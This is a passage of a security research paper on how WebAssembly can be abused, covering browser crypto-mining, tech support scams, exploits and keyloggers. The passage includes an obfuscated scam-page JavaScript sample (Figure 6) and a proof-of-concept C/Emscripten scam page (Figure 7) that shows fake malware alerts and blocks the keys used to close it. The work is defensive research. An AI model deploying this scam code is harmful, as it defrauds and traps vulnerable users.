THE DARK SIDE OF WEBASSEMBLY

Aishwarya Lonkar & Siddhesh Chandrayan
Symantec, India

{aishwarya_lonkar, siddhesh_chandrayan}@
symantec.com

ABSTRACT

The WebAssembly (Wasm) format is a way to run code, compiled in native languages such as C/C++, on web browsers. WebAssembly has better performance when running native code than other variations of compiled JavaScript such as asm.js (Assembly JS). WebAssembly is often used in developing web games. Recent versions of all popular browsers including *Chrome*, *Firefox* and *Microsoft Edge* support WebAssembly execution.

Though Wasm has been around for a few years, it rose to prominence more recently when it was used for cryptocurrency mining in browsers. This opened a Pandora's box of potential malicious uses of Wasm.

In this paper we will walk through some of the instances in which Wasm can be used maliciously, such as:

- Tech support scams: with the decline of exploit kits we have seen an uptick in tech support scams delivered in various ways including compromised websites, malvertisements (malicious advertisements), etc. These scams make extensive use of JavaScript with little or no obfuscation, making their detection relatively easy. In this paper we will describe how Wasm may be used in tech support scams to render them harder to detect by security products.
- Browser exploits: browser exploits written in JavaScript can be tailored to use Wasm for browser exploitation and subsequent malware download.
- Script-based keyloggers: Wasm can also be used to steal information entered into web forms. Currently, such information stealing is done via JavaScript.

To add the cherry to the top of the cake, detection of Wasm is difficult as it is a compiled file, making string-based detection almost impossible. We will discuss some of the areas in which we expect the above methods to be used.

INTRODUCTION

JavaScript

JavaScript [1] is a general-purpose programming language. It's a simple language with a huge ecosystem, and it is tightly integrated in the web. There is no way of moving away from JavaScript without breaking all of the existing web applications, which is not a situation any browser vendor wants. Furthermore, all browser technologies and security constraints are designed specifically for JavaScript.

Current JavaScript is quite fast, but there are a few mechanisms in JavaScript engines that limit its speed [2]:

- Boxing: Floating point numbers are boxed, they have wrappers that allow them to co-exist with other values such as objects.
- Just-in-time (JIT) compilation and runtime type checks: Most JavaScript engines compile code in two stages. Initially, a format is used that can be compiled to quickly, but that runs slowly. The execution of that format is observed. If it runs more often, assumptions can be made about the types of its parameters etc., and it can be compiled to a format that runs faster. If one of the assumptions turns out to be wrong, the faster format can't be used anymore and the engine has to go back to the slower format. The faster format is always slowed down by having to check whether the assumptions still hold.
- Automated garbage collection: this can be slow.
- Flexible memory layout: JavaScript's data structures are very flexible, but they also make memory management slower.

Asm.js

Asm.js [3] is a subset of JavaScript, defined with the goal of being easily optimizable and used primarily as a compiler target from languages like C and C++. Asm.js code can produce executables that exhibit none of the drawbacks listed above. They can be compiled 'ahead of time' and are faster than JIT-compiled ones.

The web is not controlled by any single vendor, so every change must be a joint effort. It was a group of hardcore developers at *Mozilla* that developed asm.js. Meanwhile, *Google* developers worked on Native Client (NaCl) and Portable Native Client (PNaCl), a binary format for the web based on the LLVM compiler project. Although each of these solutions worked to some degree, they did not provide a satisfactory answer to all the above problems. It was from this experience that WebAssembly was born: a joint effort aimed at providing a cross-browser compiler target.

The continued evolution of asm.js is WebAssembly [4]. WebAssembly is intended to fill a role that JavaScript has been forced to occupy up to now: a low-level code representation that can serve as a compiler target.

WebAssembly provides a unified compilation target for languages such as C and C++ that do not map easily to JavaScript [5].

WebAssembly

WebAssembly (Wasm) is a new type of code that can be run in modern web browsers and provides new features and major gains in performance. It is considered as a new binary format for the web [6, 7]. Generally, performance-critical functions can be implemented in Wasm and can be imported like a library into JavaScript.

Wasm was not created as a replacement for JavaScript, rather to complement and work alongside it. With the introduction of




Figure 1: WebAssembly: a joint effort aimed at providing a cross-browser compiler target.

WebAssembly, the modern web browser's virtual machine is expected to run both JavaScript and Wasm.


All major browsers support Wasm. The benefits of WebAssembly include:

- Fast, efficient and portable: WebAssembly code can be executed at near-native speed across different platforms
- Readable and debuggable: WebAssembly is a low-level assembly language, but it has a human-readable text format
- Secure: WebAssembly is specified to be run in a safe, sandboxed execution environment.

How is WebAssembly generated?

Tools like *Emscripten* [8, 9] can be used to compile code written in C/C++ into WebAssembly:

- Take a copy of the following simple C example, and save it in a file called 'hello.c' in a new directory on your local drive:



Sample Hello World

```c
#include <stdio.h>
int main(int argc, char ** argv) {
  printf("Hello World\n");
}
```

Figure 2: Save a copy of this C example in a file called 'hello.c' in a new directory on your local drive.

- Navigate to the same directory as your hello.c file, and run the following command:

```
emcc hello.c -s WASM=1 -o hello.html
```

The options in the command are as follows:

`-s WASM=1` – specifies that we want Wasm output. If we don't specify this, *Emscripten* will just output asm.js, as it does by default.

`-o hello.html` – specifies that we want *Emscripten* to generate an HTML page in which to run our code (and a filename to use), as well as the Wasm module and the JavaScript 'glue' code to compile and instantiate the Wasm so it can be used in the web environment.




Figure 3: Compiling code into WebAssembly.

There are future plans to get rid of the above JavaScript glue code to allow WebAssembly modules to be loaded like JavaScripts (<script type='module'>).

WebAssembly's date with malware

With the performance benefits and features that WebAssembly provides, it was only a matter of time until malware authors took notice. WebAssembly found its place in browser-based miners wherein it was used to mine cryptocurrency using the victim's computer resources (basically CPU cycles). The WebAssembly code used was developed using C implementation of the Cryptonight mining algorithm. The mining process occurred, mostly unknown to the victim.

The flow of the mining process is shown in Figure 4.

With knowledge of the above-mentioned technique, which is already in the wild, let's discuss other ways in which WebAssembly can be used maliciously.

CASE 1: TECH SUPPORT SCAMS

What is a tech support scam?

A technical support scam (often abbreviated to tech support scam) refers to telephone fraud in which scammers claim to be providing a legitimate technical support service. It may begin with a cold call, usually from a legitimate-sounding third party like 'Microsoft' or 'Windows'. Remote desktop software is used



User visits a website which loads a malicious javascript
Loaded Javascript checks if user's browser supports WASM file format
User's browser supports WASM
WASM file is downloaded
User's browser does not support WASM
Coin Mining Java scripts are loaded in user's browser
User's CPU is used to mine for cryptocurrency

Figure 4: Mining process.

to connect to the victim's computer, and the scammer then uses a variety of confidence tricks that employ various *Windows* components and utilities (such as the Event Viewer), third-party utilities (such as rogue security software), and reference sites like *Wikipedia* or summaries written by security companies to make the victim believe that the computer has issues that need to be fixed, before asking the victim to pay for 'support'. These scams usually target users, such as senior citizens, who are unfamiliar with the tools used in the process, especially when taken by surprise by a cold call.


In other cases, the scam is initiated with a browser pop-up that 'alerts' the victim to an apparent infection on their machine and urges them to call a tech support number. An example of a tech support scam browser pop-up can be seen in Figure 5.

The attacker wants victims to see the alerts in the browser and continues to bombard them with pop-ups about the apparent infection. When the victim calls the tech support number, the scammers either ask for money to address the 'problem' or simply install some software/backdoor on the victim's machine.

Tech support scam sources

Sources of tech support scams may include the following:

- Unsuspecting user searching for commercial technical support via a popular search engine such as *Bing* or *Google*.
- Legitimate but compromised websites which redirect to these scams. Website compromise is usually achieved via



Message from webpage

Unable to access Network!!!

A Suspicious Connection Was Trying to Access Your Logins, Banking Details & Tracking Your Internet Activity.

Windows Security Center & Firewall Services are Disabled, Error code 0x8007042c; .

Your TCP Connection Was Blocked by Your Firewall. Your Accounts May be Suspended Until You Take an Action.

Your Personal Information May Have Leaked. IMMEDIATE RESPONSE REQUIRED

Your Hard Disk May Have Trojan Virus! Please Do Not Try to Fix Manually, It May Crash Your Data.

Please Visit Your Nearest Windows Service Center OR Call Help Desk

----
Customer Service: (888) 567-4391 (TOLL-FREE)


********** IMMEDIATE RESPONSE REQUIRED **********

Your System32 .net frame work file missing due to some harmful virus, Debug malware error 895-system 32.exe failure.
Please contact network administration to rectify the issue.
Please do not open internet browser for your security issue to avoid data corruption on your registery of your operating system. Please contact network administration department at (888) 567-4391 (TOLL-FREE)

Virus Info:
A Trojan horse, or Trojan, in computing is a non-self-replicating type of malware program containing malicious code that, when executed, carries out actions determied by the nature of the Trojan, typically causing loss or theft of data, and possible system harm. The term is derived from the story of the wooden horse used to trick defenders of Troy into taking concealed warriors into their city in ancient Greece, because computer Trojans often employ a form of social engineering, presenting themselves as routine, useful, or interesting in order to persuade victims to install them on their computers.


A Trojan often acts as a backdoor, contacting a controller which can then have unauthorized access to the affected computer. The Trojan and backdoors are not themselves easily detectable, but if the...

Figure 5: Tech support scam browser pop-up.



```
function e9a44ae33ab(s) {
    var r = "";
    var tmp = s.split("20025215");
    s = unescape(tmp[0]);
    k = unescape(tmp[1] + "520507");
    for( var i = 0; i < s.length; i++) {
        r += String.fromCharCode((parseInt(k.charAt(i%k.length))^s.charCodeAt(i))+3);
    }
    return r;
}
document.write(e9a44ae33ab('%3c%17%45%4e%44%50%51%48%40%1d%60%71%6d%6c%14%49%50%3b%48%41%45%1f%1f%2f%2c%2b%51%39%44%2e%28%40%56%44%1f
%55%40%51%4d%4c%14%2a%29%29%1c%56%6a%5c%6b%75%66%76%63%65%6f%5c%6d%2d%2b%47%49%1f%18%1f%62%74%78%69%35%28%2d%73%71%76%2b%71%30%2c%69%
66%60%2e%55%4e%2b%70%67%71%6f%69%29%29%48%55%43%28%74%62%74%68%69%2b%2a%76%6a%57%6f%72%62%70%61%69%69%5e%6c%2b%66%74%68%1b%39%0e%06%3
e%60%73%6a%6c%1d%72%6f%60%6f%72%3e%1e%62%74%73%6d%32%2c%2b%71%7d%70%29%70%31%2c%69%6d%64%29%2e%31%33%3f%28%77%61%70%6d%6c%1d%3b%0f%07
%3e%60%6b%5a%63%3f%38%58%5b%72%62%18%65%68%67%6a%3e%1d%2f%2a%2b%5b%62%72%6d%2f%2b%1a%14%28%39%0e%06%3e%6f%60%71%5b%1d%62%74%78%69%28%
66%6f%75%63%71%3a%1a%40%6b%6e%78%66%69%75%2b%56%73%6f%62%1a%1d%67%69%62%75%60%6f%70%3d%1a%73%62%70%71%2b%60%78%6e%6b%3c%1c%67%60%5c%6
f%75%62%76%3f%5b%55%41%2e%34%18%3e%08%07%3c%70%67%6a%6f%69%73%19%71%68%65%38%1f%60%71%76%68%79%33%2e%28%75%73%71%29%64%69%6c%63%6c%6b
%2e%5c%6f%5f%6e%73%73%66%65%70%2c%65%65%6e%2e%5a%6a%59%6c%74%71%63%60%77%2e%6e%74%1d%19%5f%77%73%69%60%3f%1f%18%3e%30%28%72%64%6e%61%
68%73%3b%3c%70%67%6a%6f%69%73%19%71%68%65%38%1f%5b%6b%59%6c%7f%75%64%64%71%2c%62%72%1f%18%5e%77%73%62%64%38%1b%1e%3c%3c%2e%70%65%6f%6
1%68%78%3f%3b%74%61%68%63%6f%71%3e%25%64%77%62%64%73%62%6d%6c%20%63%29%67%29%60%2c%6c%2d%61%2d%61%2e%5a%24%78%64%2b%43%69%65%60%6b%66
%3f%6c%5b%6b%76%74%66%67%75%45%5b%65%66%61%76%3f%61%38%64%58%64%5f%33%65%5a%67%5b%7e%7c%61%72%6e%60%76%63%65%6f%27%22%79%22%64%5a%63%
5f%2b%69%3f%68%5c%61%5e%2a%69%7c%7b%58%5f%26%2c%68%7b%74%67%21%5f%68%61%70%6a%67%6b%76%75%2f%7e%2b%65%59%64%5f%29%69%3f%2e%20%6e%6b%7
0%1f%45%5f%76%67%27%26%3d%60%3d%67%22%64%6d%66%5f%76%67%40%69%67%6a%65%6e%78%21%65%22%28%58%3f%60%2b%61%62%76%47%60%66%68%66%6a%76%75
%3d%76%54%5e%63%4e%57%6e%60%21%66%21%5d%2f%5a%3d%60%2c%5b%79%72%69%64%3b%29%3d%62%2b%75%6f%67%3f%6c%3c%5d%2f%6c%59%6a%60%6b%74%4b%6b%
64%6b%2f%64%6f%71%65%6a%73%3f%67%63%6b%6a%6b%21%62%2d%5e%21%7f%24%25%71%66%6c%64%65%70%2b%65%6d%67%77%68%62%6e%71%2e%1a%79%64%6d%62%6
c%76%1a%2b%1f%60%71%76%68%79%33%2e%28%75%73%71%29%64%69%6c%63%6c%6b%2e%5c%6f%5f%6e%73%73%66%65%70%2c%65%65%6e%2e%5a%6a%59%6c%74%71%63
%60%77%2e%6e%74%1d%2d%1e%63%5b%1d%26%3d%64%59%20%16%64%6d%66%5f%76%67%1d%29%1a%52%39%2f%3c%2a%2d%2a%37%31%31%32%2a%2b%1f%2e%1a%57%76%
73%68%1e%21%3d%66%5e%20%1f%77%67%62%65%1d%2d%1e%6a%5b%66%62%76%66%65%71%16%22%3a%3d%2d%77%65%6d%66%68%71%3c%0f%0e%3d%73%62%70%6e%67%3
9%42%6a%6f%6b%6a%14%41%5c%6b%60%1a%44%6d%66%76%62%1a%55%57%67%60%75%77%1a%44%60%69%67%71%65%3c%25%75%64%75%68%65%3e%08%07%3c%70%67%6a
%6f%69%73%19%70%71%68%60%3a%1a%71%65%70%78%28%65%5a%72%59%75%62%6f%63%6d%76%1a%32%28%25%3d%1f%5f%45%43%3e%54%3e%5f%22%25%70%64%6f%60%
6b%71%29%6c%6e%69%6b%5b%68%3e%61%76%6a%67%74%64%6c%6e%25%21%7d%6a%76%69%64%70%61%69%69%1d%5b%25%6e%2c%6a%2d%65%22%79%74%5b%6d%1d%61%2
9%62%2c%6f%2d%62%2d%5e%2e%67%3a%63%77%6b%67%74%6f%68%69%19%60%22%6f%24%78%6a%62%76%77%66%6f%27%6e%38%3d%33%3e%1f%28%1f%2f%6f%3e%6e%24
%7e%62%75%6e%62%71%63%6c%6c%18%61%21%24%7c%5e%3d%60%28%25%2d%6b%65%71%14%45%5c%75%63%21%3d%64%63%20%5f%3e%2b%24%29%2f%22%79%63%2e%64%
```

Figure 6: As tech support scams emerged as a major force in the threat landscape, new anti-detection features were added.



```
#include <emscripten.h>

int main()
{
    EM_ASM
    (
        document.body.innerHTML="";
        document.write('<title>TSS Using WASM</title>');
        alert("** Windows Warning  Alert  **\n\nMalicious Spyware/Riskware Detected\n\nError # 0x80072ee7\n\nPlease call us immediately at: +x-xxx-xxx-xxxx\nDo not ignore");
        document.write('<img id="myImg" src="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgA(truncated)5KUUCAAAgC4UCAAAoLP/TjJ/7UTLnoMAAAAASUVORK5CYII=" width="100%" >');
        window.onkeydown = function(evt)
        {
            //Monitoring key strokes by victim
            //Example: if victim presses ESC key to close the popup, the code doesnt allow this action
            if(evt.keyCode == 13 || evt.keyCode == 27 || evt.keyCode == 18 || evt.keyCode == 123 || evt.keyCode == 85 || evt.keyCode == 9 || evt.keyCode == 115 || evt.
            keyCode == 116 || evt.keyCode == 112 || evt.keyCode == 114 || evt.keyCode == 17)
            {
                return false;
            }

        };
        window.onkeypress = function(evn)
        {
            if(evn.keyCode == 123 || evn.keyCode == 117)
            {
                return false;
            }
        };


        document.addEventListener('keyup', function(es)
        {
            if (es.keyCode == 27)
            {   alert("** Windows Warning  Alert  **\n\nMalicious Spyware/Riskware Detected\n\nError # 0x80072ee7\n\nPlease call us immediately at: +x-xxx-xxx-xxxx\nDo not
            ignore");
            }
        }
        , false);
        document.onclick = function (e)
        {
            alert("** Windows Warning  Alert  **\n\nMalicious Spyware/Riskware Detected\n\nError # 0x80072ee7\n\nPlease call us immediately at: +x-xxx-xxx-xxxx\nDo not
            ignore");
        };
    );
    return 0;
}
```

Figure 7: Proof of concept: snippet of C code which executes JavaScript code.

exploiting vulnerabilities in CMS (Content Management Systems) such as *WordPress*, *Joomla*, *Drupal*, etc.

- Malicious advertisements which redirect to these scams. This mechanism makes use of fingerprinting techniques such as geolocation checks, browser information, etc. to avoid detection and avoid showing the same scam to a single user.

Tech support scams on the rise

For a long time, exploit kits were the preferred malware delivery vehicle for malware authors. However, the non-availability of newer browser and plug-in exploits coupled with hardening of operating systems, meant that exploit kits became increasingly less viable and malware authors were met with reduced infection rates. To keep the money flowing, redirection campaigns associated with exploit kits gradually shifted to delivering tech support scams to victims. This led to a heavy influx in tech support scams. Evidence of this can be found in reports presented by *Microsoft* [10] and the FBI's Internet Crime Complaint Center (IC3) [11].

Tech support scams getting murkier

When tech support scams first arrived on the scene, all the malicious and annoying web page behaviour was achieved through the use of JavaScript, which was unobfuscated and could easily be detected. However, as tech support scams began to emerge as a major force in the threat landscape, new anti-detection features were added. These started with the use of light obfuscation such as hex encoding, and went all the way to the use of packed encoding and even encryption algorithms like AES (Advanced Encryption Standard) [12, 13] (see Figure 6).

What's next: use of WebAssembly

Now we have discussed both WebAssembly and tech support scams, let's take a dive into their fusion.

Tech support scams rely on JavaScript to achieve almost all of their objectives. WebAssembly allows the execution of JavaScript in its compiled binary form with fewer detection avenues. Thus, a combination of the two achieves the underlying objective of scaring the victim by presenting a scam which is entirely built on WebAssembly, leaving no traces.

A proof of concept for this combination can be found in Figure 7, which shows a snippet of C code which executes JavaScript code.


The *Emscripten* compiler provides a way to call JavaScript from C using EM_ASM() [14].

Code within the EM_ASM() tag will run as if it appeared directly in the generated code. That is, the JavaScript code is executed like a normal piece of JavaScript which is usually found on the web.

Walking through the JavaScript code, a pop-up warning the user that the system is infected is shown first, along with an image, as shown in Figure 8.

